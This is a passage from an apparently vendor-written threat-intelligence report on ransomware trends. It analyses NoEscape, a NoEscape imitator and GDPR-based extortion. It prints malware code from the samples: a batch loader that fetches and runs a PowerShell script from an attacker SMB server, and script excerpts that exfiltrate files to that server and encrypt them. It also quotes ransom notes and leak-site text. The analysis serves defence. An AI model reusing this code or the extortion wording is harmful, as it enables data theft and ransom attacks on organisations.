



Figure 15. Files before and after .BJDGAIHFHB file encryption via NoEscape ransomware

During the testing of the NoEscape ransomware, two files "index.html" and "motd" were generated in the currently working directory (CWD). The content of these files was identical to the ransom note, excluding the HTML tag information. These appear to be utilized to manipulate the pages of web servers and terminal messages in Linux and VMware ESXi environments to show that the system in question has been successfully infected. This feature is similar to the Deface() function in the Shell Script - Loader for VMware ESXi (script_esxi.sh), which operates in the VMware ESXi environment.



```
--------------------------------------------------------------------------------
>>>>>>>>>>>>>>>>>> H O W  T O  R E C O V E R  F I L E S <<<<<<<<<<<<<<<<<<
--------------------------------------------------------------------------------


$$\   $$\          $$$$$$$$\
$$$\  $$ |         $$  _____|
$$$$\ $$ | $$$$$$\  $$ |      $$$$$$$\  $$$$$$$\  $$$$$$\   $$$$$$\   $$$$$$\
$$ $$\$$ |$$  __$$\ $$$$$\    $$  _____|$$  _____| \____$$\ $$  __$$\ $$  __$$\
$$ \$$$$ |$$ /  $$ |$$  __|   \$$$$$$\  $$ /      $$$$$$$ |$$ /  $$ |$$$$$$$$ |
$$ |\$$$ |$$ |  $$ |$$ |       \____$$\ $$ |     $$  __$$ |$$ |  $$ |$$   ____|
$$ | \$$ |\$$$$$$  |$$$$$$$$\ $$$$$$$  |\$$$$$$$\ \$$$$$$$ |$$$$$$$  |\$$$$$$$\
\__|  \__| \______/ \________|\_______/  \_______| \_______|$$  ____/  \_______|
                                                            $$ |
                                                            $$ |
                                                            \__|


WHAT HAPPEND?
        Your network has been hacked and infected by NoEscape .BJDGAIHFHB
        All your company documents, databases and other important files have been encrypted
        Your confidential documents, personal data and sensitive info has been downloaded


WHAT'S NEXT?
        You have to pay to get a our special recovery tool for all your files
        And avoid publishing all the downloaded info for sale in darknet


WHAT IF I DON'T PAY?
        All your files will remain encrypted forever
        There is no other way to recover yours files, except for our special recovery tool
        All the downloaded info will publishing for sale in darknet
        Your colleagues, competitors, lawyers, media and whole world will see it


I WILL TO PAY. WHAT SHOULD I DO?
        You need to contact us:
        1. Download and install TOR browser https://www.torproject.org/
        2. Open link in TOR browser noescaperjh3gg6oy7rck57fiefyuzmj7kmvojxgvlmwd5pdzizrb7ad.onion
        3. Enter your personal ID and follow the instructions

Your personal ID:
TVRZMFpqZ3lPVFV0WXpRNE9DMDBNbU15TFRoalpUTXRaamN6TW1VM1lXUXdObUZsLU8wR2JLTTdhQ0tjOEZVZmVxd3hFNmlLcXNTWVJGbVRwY1p2WkdjcGdxM
```

```
--------------------------------------------------------------------------------
>>>>>>>>>>>>>>>>> H O W T O R E C O V E R F I L E S <<<<<<<<<<<<<<<<<<

$$\ $$\ $$$$$$$$\
$$$\ $$ | $$ _____|
$$$$\ $$ | $$$$$$\ $$ | $$$$$$$\ $$$$$$$\ $$$$$$\ $$$$$$\ $$$$$$\
$$ $$\$$ |$$ __$$\ $$$$$\ $$ _____|$$ _____| \____$$\ $$ __$$\ $$ __$$\
$$ \$$$$ |$$ / $$ |$$ __| \$$$$$$\ $$ / $$$$$$$ |$$ / $$ |$$$$$$$$ |
$$ |\$$$ |$$ | $$ |$$ | \____$$\ $$ | $$ __$$ |$$ | $$ |$$ ____|
$$ | \$$ |\$$$$$$ |$$$$$$$$\ $$$$$$$ |\$$$$$$$\ \$$$$$$$ |$$$$$$$ |\$$$$$$$\
\__| \__| \______/ \________|\_______/ \_______| \_______|$$ ____/ \_______|
$$ |
$$ |
\__|

WHAT HAPPEND?
Your network has been hacked and infected by NoEscape .BJDGAIHFHB
All your company documents, databases and other important files have been encrypted
Your confidential documents, personal data and sensitive info has been downloaded

WHAT'S NEXT?
You have to pay to get a our special recovery tool for all your files
And avoid publishing all the downloaded info for sale in darknet

WHAT IF I DON'T PAY?
All your files will remain encrypted forever
There is no other way to recover yours files, except for our special recovery tool
All the downloaded info will publishing for sale in darknet
Your colleagues, competitors, lawyers, media and whole world will see it

I WILL TO PAY. WHAT SHOULD I DO?
You need to contact us:
1. Download and install TOR browser https://www.torproject.org/
2. Open link in TOR browser noescaperjh3gg6oy7rck57fiefyuzmj7kmvojxgvlmwd5pdzizrb7ad.onion
3. Enter your personal ID and follow the instructions

Your personal ID:
TVRZMFpqZ3lPVFV0WXpRNE9DMDBNbU15TFRoalpUTXRaamN6TW1VM1lXUXdObUZsLU8wR2JLTTdhQ0tjOEZVZmVxd3hFNnFabzVNR0M3U0p6
```

Figure 16. NoEscape ransomware ransom note and index.html

Now, we will return to the content mentioned in the post published by Cyble titled "Low-profile Threat Actor observed imitating NoEscape Ransomware", which was what started this topic. Unfortunately, the company did not provide all the necessary IOC information for analysis. As an alternative, we will proceed with the explanation by obtaining a similar file through the OSINT and refer to the Cyble post for details.

- CFC7E5FD27E49DB181960507BA0D0F46 // README.txt.bat
- C272410B558DB526395485096CF4ACF8 // README.txt.bat
- 6DB57FA058A0DE480C65503F02EB1EFC // combined.ps1 <similar file>

If the annotations are removed from the two samples with the file name README.txt.bat that were disclosed as IOCs, you can see the batch files with the same features as shown below.

```
@echo off
setlocal

REM Set your SMB share information
set "SMBPath=\\207.38.198.187\Exchange\BETO"
set "Username=0"
set "Password=0"

REM Establish SMB connection
net use %SMBPath% /user:%Username% %Password%

REM Run PowerShell command
PowerShell -ExecutionPolicy Bypass -NoProfile -WindowStyle Hidden -Command
"Invoke-Expression (New-Object Net.WebClient).DownloadString('%SMBPath%\combined.ps1')"

endlocal
```

Code 2. NoEscape imitation ransomware README.txt.bat


These batch files perform the task of connecting to the SMB server set by the malware developer with hard-coded credentials and using PowerShell to download and execute the shared "combined.ps1" file. The "combined.ps1" file, which performs actual ransomware features, has not had its IOC publicly disclosed, so a similar file was reviewed. This file is believed to be a previous version of the actual file used in attacks or a modified file for testing.

The "combined.ps1" file consists of three code blocks, and each block contains the following: [1] an established extension-based file exfiltration feature, [2] a ransomware encryption feature (which does not work or is for testing purposes), and [3] a feature that displays the ransom note on the screen. The following is a summarized excerpt of the script code for reference.

```
# Code block 1
$fileTypes = @('*.pdf', '*.txt', '*.xls', '*.mdb', '*.sql', '*.doc',
                                              # ……
         '*.eml', '*.qbb', '*.qbw', '*.rdp', '*.config', '*.htpasswd')
$smbShare = "\\207.38.198.187\Exchange\BETO\1"

foreach ($drive in Get-PSDrive -PSProvider 'FileSystem') {
    foreach ($fileType in $fileTypes) {
        Get-ChildItem -Path $drive.Root -Recurse -ErrorAction SilentlyCon-
tinue -Include $fileType | ForEach-Object {
            $destinationPath = Join-Path -Path $smbShare -ChildPath $_.Name
            Copy-Item -Path $_.FullName -Destination $destinationPath -Force
        }
    }
}
----------------------------------------------------------------------------
--
# Code block 2
$fileTypes = @('*.ggddee')
$smbShare = "\\207.38.198.187\Exchange\BETO"
$keyIvFilePath = "$smbShare\null.txt"

function Get-KeyIvFromRemoteFile($filePath) {
    $content = Get-Content -Path $filePath
       # ……
return ($key, $iv)
}

$key, $iv = Get-KeyIvFromRemoteFile $keyIvFilePath

function Encrypt-File($inputFile, $key, $iv) {
    $rijndael = New-Object System.Security.Cryptography.RijndaelManaged
        # ……
[System.IO.File]::WriteAllBytes($inputFile, $outputStream.ToArray())
    $outputStream.Close()
}

foreach ($drive in Get-PSDrive -PSProvider 'FileSystem') {
    foreach ($fileType in $fileTypes) {
        Get-ChildItem -Path $drive.Root -Recurse -ErrorAction SilentlyCon-
tinue -Include $fileType | ForEach-Object {
            Encrypt-File -inputFile $_.FullName -key $key -iv $iv
        }
    }
}
----------------------------------------------------------------------------
--
# Code block 3
$remoteFilePath = "\\207.38.198.187\Exchange\BETO\RANSOM.txt"
$desktopPath = [Environment]::GetFolderPath('Desktop')
$destinationPath = Join-Path -Path $desktopPath -ChildPath "RANSOM.txt"
Copy-Item -Path $remoteFilePath -Destination $destinationPath -Force
Start-Process "notepad.exe" -ArgumentList $destinationPath
```

Code 3. combined.ps1 similar to NoEscape imitation ransomware

Files provided by the SMB server such as "null.txt" and "RANSOM.txt" could not be acquired. Up to this point, the opinion that this is an imitation of the NoEscape ransomware may seem puzzling. However, this speculation is explained by how similar the content of the ransom note "RANSOM.txt" is to the one used by NoEscape. Nonetheless, the specific content of the ransom note and the banner format of the NoEscape string at the top are quite different. In particular, the ransom note refers to the targeted organization as "college" and instructs users to send 30 coins to the threat actor's Bitcoin address instead of listing a separate .onion address and notice on "personal ID". This shows how the previous evidence is not sufficient to compellingly suggest that the malware is an imitation of NoEscape.



```
-----------------------------------------------------------

#     #        #######
##    #  ####  #        ####   ####    ##   #####  ######
# #   # #    # #       #      #    #  #  #  #    # #
#  #  # #    # #####    ####  #      #    # #    # #####
#   # # #    # #            # #      ###### #####  #
#    ## #    # #       #    # #    # #    # #      #
#     #  ####  #######  ####   ####  #    # #      ######

-----------------------------------------------------------


Your most sensitive data has been exfiltrated and the exfiltrated files have been encrypted.

A copy of this notice for future reference has been placed on your desktop in a file named RANSOM.txt.


-----------------------------------------------------------

We have infiltrated your network.
We have exfiltrated gigabytes of your colleges most sensitive data.
We now have your college in a perilous position.

Proof of your your colleges data Employee and Student records CLICK HERE

Unless your college pays 30 bitcoin to BTC address 1Hy96gRfUP8Az9CEAZgeW7ShVoV1zAMJSh
in a timely manner; specifically within 5 days from the moment your college received this notice your colleges information and exfiltrated data will be added to our data leak site.

We have decided to offer your affected school a chance to mitigate the damage done
before any knowledge of the exfiltrated data reaches the public and media.

This matter can stay private.

This is a gentlemen offer to prevent any further damage before any data leaks
or public knowledge of this situation happens. Secure deletion of all exfiltrated
data to US DoD standards will happen if timely payment is received.

If payment is not received by midnight in your timezone on the third day
a further wave of ransomware attacks will be unleashed on your college
```

Figure 17. NoEscape ransomware ransom note imitation <Source> cyble.com

The NoEscape ransomware is known as a rebranding of the Avaddon ransomware, and this is concrete proof that ransomware operators are editing existing codes to develop unique ransomware to find more effective attack tools for extorting financial gains from their victims. To minimize harm from such attack methods, organizations and individual users must comply with security guidelines, such as applying the latest security updates, removing unnecessary software, practicing periodic backups, as well as installing, using, and updating security software.

IOCs for Reference

BD69A645FA69FD8D5BA56B9C3F468711

C850F6816459E3364B2A54239642101B

17D55DC09E2A3F10D4EE45156C2C53F1

34DE9725E232BA82275BB0DCF9282E16
CFC7E5FD27E49DB181960507BA0D0F46
C272410B558DB526395485096CF4ACF8
6DB57FA058A0DE480C65503F02EB1EFC

3) Ransomware Group Using GDPR as a Bluff (GDPR Gambit)

GDPR stands for General Data Protection Regulation, which is a law introduced in the European Union (EU) and European Economic Area (EEA) countries to strengthen the protection and processing of personal data. This regulation has been in effect since May 25th, 2018, and violations can result in administrative penalties such as fines. Even if a company does not have a physical presence in the EU, it may still be subject to the GDPR if it conducts business targeting the EU, making it important for such companies to exercise caution.

Additionally, South Korea also has a regulation that serves a similar purpose to the GDPR known as the "Personal Information Protection Act". This law regulates the collection, processing, protection, and use of personal information with the aim of protecting the rights of individuals.

KELA published a report titled "GDPR Gambit: The new favorite of Ransomware and Extortion Actors?" on September 6th, which discusses the use of GDPR fines and administrative penalties as a means of pressuring victim companies to increase the likelihood of them paying ransom when faced with data breaches.[5]

According to the report, some ransomware threat actors in the past would explicitly mention the GDPR in their ransom notes and blogs to pressure victims in the European region. Now in 2023, a trend emerged where a majority of ransomware threat actors began subtly using the GDPR as a means of pressure. Among these ransomware groups, BlackCat/ALPHV and NoEscape displayed this tendency most noticeably. BlackCat/ALPHV primarily targets the United States, while NoEscape is known to use GDPR pressure tactics on individual businesses targeted for attacks.


Additionally, GDPR fines are divided into two tiers based on the severity of the violation. In the case of a severe violation, fines can be as high as €20 million (approximately $21 million) or up to 4% of the company's total worldwide annual revenue from the previous fiscal year,

[5] https://www.kelacyber.com/gdpr-gambit-the-new-favorite-of-ransomware-and-extortion-actors/

depending on which is higher (Source: https://gdpr.eu/fines/).

As for RansomedVC ransomware which is mentioned as one of the groups using GDPR pressure tactics, the recent interview with its creator was covered in the media with the title "Inside the Mind of a Ransomware Operator: Ransomed.vc Ransomware Gang Interview".[6] In this interview, there was a question about using GDPR fines as a means of pressure, and the creator responded by suggesting that using GDPR fines as leverage can be advantageous in negotiations with targeted companies.

As mentioned in this interview, the RansomedVC ransomware gang's DLS page mentions the GDPR at the top of its page. The overall content is in the figure below, and the last sentence, "In cases where payment is not received, we are obligated to report a Data Privacy Law violation to the GDPR agency!" applies a fair amount of pressure on targeted companies.


f6amq3izzsgtna4vw24rpyhy3o
f6amq3izzsgtna4vw24rpyhy3ofwazlgex2zqdssavevvkklmtudxjad.onion
/ FAQ / NEWS / FAQ / Contact Us

f6amq3izzsgtna4vw24rpyhy3ofwazlgex2zqdssavevvkklmtudxjad.onion - Tor Proxy

f6amq3izzsgtna4vw24rpyhy3ofwazlgex2zqdssavevvkklmtudxjad.onion.ly - clearnet proxy


RANSOMEDVC

We offer a secure solution for addressing data security vulnerabilities within companies. As penetration testers, we seek compensation for our professional services. Our operations are conducted in strict compliance with GDPR and Data Privacy Laws. In cases where payment is not received, we are obligated to report a Data Privacy Law violation to the GDPR agency!

Figure 18. Notice at the top of RansomedVC ransomware's DLS

In order to view how often GDPR is being mentioned by ransomware groups and on the DeepWeb/DarkWeb (DDW), the following search results of "GDPR" can be observed on ATIP. Reference: atip.ahnlab.com

[6] https://linkedin.com/pulse/inside-mind-ransomware-operator-ransomedvc-gang-interview



Deep & Dark Web

www.pasqualebruni.com 08/31/2023 10:22:53 UTC

Dark Web | Ransomware leak sites

...the losses you will if the data is published, because in the documents that we have, there are thousands of documents of data that are subject to the GDPR...

http://noescapemsqxvizdxyl7f7rmg5cdjwp33pg2wpmiaaibilb4btwzttad.onion/post/99fad93c-229f-4d5b-8701-f8b47e37210f

www.pasqualebruni.com 08/30/2023 10:22:59 UTC

Dark Web | Ransomware leak sites

...the losses you will if the data is published, because in the documents that we have, there are thousands of documents of data that are subject to the GDPR...

http://noescapemsqxvizdxyl7f7rmg5cdjwp33pg2wpmiaaibilb4btwzttad.onion/post/99fad93c-229f-4d5b-8701-f8b47e37210f

BRP - LEAK 07/23/2023 13:44:46 UTC


Dark Web | Ransomware leak sites

...Travel₩₩HRG₩₩Response Appendices₩₩GBT GDPR compliance brochure.pdfconfidential - ₩₩Indirect global sourcing (IGS)₩₩PROCUREMENT₩₩2-Buyers₩₩11....

http://rnsm777cdsjrsdlbs4v5qoeppu3px6sb2igmh53jzrx7ipcrbjz5b2ad.onion/fbdd586302e91143edff3e61495d8da1c87db545/

Figure 19. Some of the results from searching "GDPR" on ATIP

A majority of the search results are from the DLS of ransomware groups, with the following being search results example of BlackCat/ALPHV and NoEscape. While the two content varies slightly, the common theme is that not complying with negotiations will result in data leakage and reputation damage, with the criminals arguing that paying the ransom is more cost-efficient than facing GDPR fines.



http://alphvmmm27o3abo3r2mlmjrpdmzle3rykajqc5xsj7j7ejksbpsa36ad.onion/f56da9ea-810e-4826-b5fc-a6b715fd5b06

!!! WARNING!!! WORK WITH THIS COMPANY CAN BE DANGEROUS FOR YOUR BUSINESS !!!

Italy's most insecure sensor company, with a huge number of vulnerabilities, has leaked confidential customer data:

- Financial and Accounting Documents
- Databases
- Confidential documents of clients and partners
- Contracts and other documents.

And a lot of engineering information.

Aeco has 72 hours to protect customer and partner data from being leaked or used for criminal purposes and to avoid serious penalties under GDPR law.

In a very short time, all of the company's critical data will be posted in the public domain and sold for dark market monetization, and the company's internal business information will be sent to competitors.

http://noescapemsqxvizdxyl7f7rmg5cdjwp33pg2wpmiaaibilb4btwzttad.onion/post/99fad93c-229f-4d5b-8701-f8b47e37210f

world!

A complete analysis of boutique sales in different countries of the world!

And dozens of gigabite of other sensitive and important company data.

Now we want to draw the attention of management to this situation.

Think about the losses you will if the data is published, because in the documents that we have, there are thousands of documents of data that are subject to the GDPR law. Lawsuits, proceedings and compensation will deal a crushing blow from which you will never recover!

What will you say to your customers after we publish the data? 7 paragraph PRIVACY POLICY for your customers will become just an empty word, because after the publication of the data, absolutely

Figure 20. Search result of "GDPR" on ATIP (left: BlackCat, right: NoEscape)

Many ransomware groups are using GDPR regulations in this subtle but potent way to pressure victims into paying the ransom to prevent data leakage. Both South Korean and global law enforcement authorities, as well as cybersecurity companies, do not recommend paying the ransom. If the ransom is paid, it is used by threat actors as illegal funds to recruit or mobilize affiliates (individuals or groups who act for the ransomware group and infiltrate victim companies to steal data or infect their systems with ransomware) to attack additional victims.

Also, there is no guarantee that the attacker will keep the promise by deleting the data and not leaking it to others. The affected files may even not be decrypted. If your organization is the victim of data breach or ransomware attack, it is advised that you report the incident to organizations for cybercrime investigation.

4) Others

Refer to the following posts to see issues other than the above mentioned ones. All ransomware-related major news, issues, and reports can be found by searching with the keyword Ransomware on ATIP.

- Case of ESXi Server Being Infected by Crysis Ransomware via a Breach through RDP (September 1st) (This report supports Korean only for now.)
- MSSQL Database Suffers from Ransomware Following a Brute Force Attack (September 4th) (This link is only available in Korean.)
- Cisco warns of VPN zero-day exploited by ransomware gangs (September 8th)
- LockBit Ransomware Gang Designates a South Korean Conglomerate as a Victim (September 11th)
- Beware of the Rhysida Ransomware Gang Attacking Healthcare Organizations (September 14th)
- Famous Las Vegas Casino Pays $30 Million to Ransomware Threat Actors (September 14th) (This link is only available in Korean.)
- Newcomer 3AM Emerges in Complex Ransomware Landscape (September 14th) (This link is only available in Korean.)
- A Newly Emerged but Ordinary Ransomware – The Real Concern is 'Revenge Ransomware' (September 14th) (This link is only available in Korean.)
- The Akira Ransomware Group Posted the US Subsidiary of Korean Global Logistics Company as a Victim (September 19th)
- #StopRansomware: Snatch Ransomware (September 19th)
- Threat Trend Report on Crysis Ransomware (September 27th) (This report supports Korean only for now.)
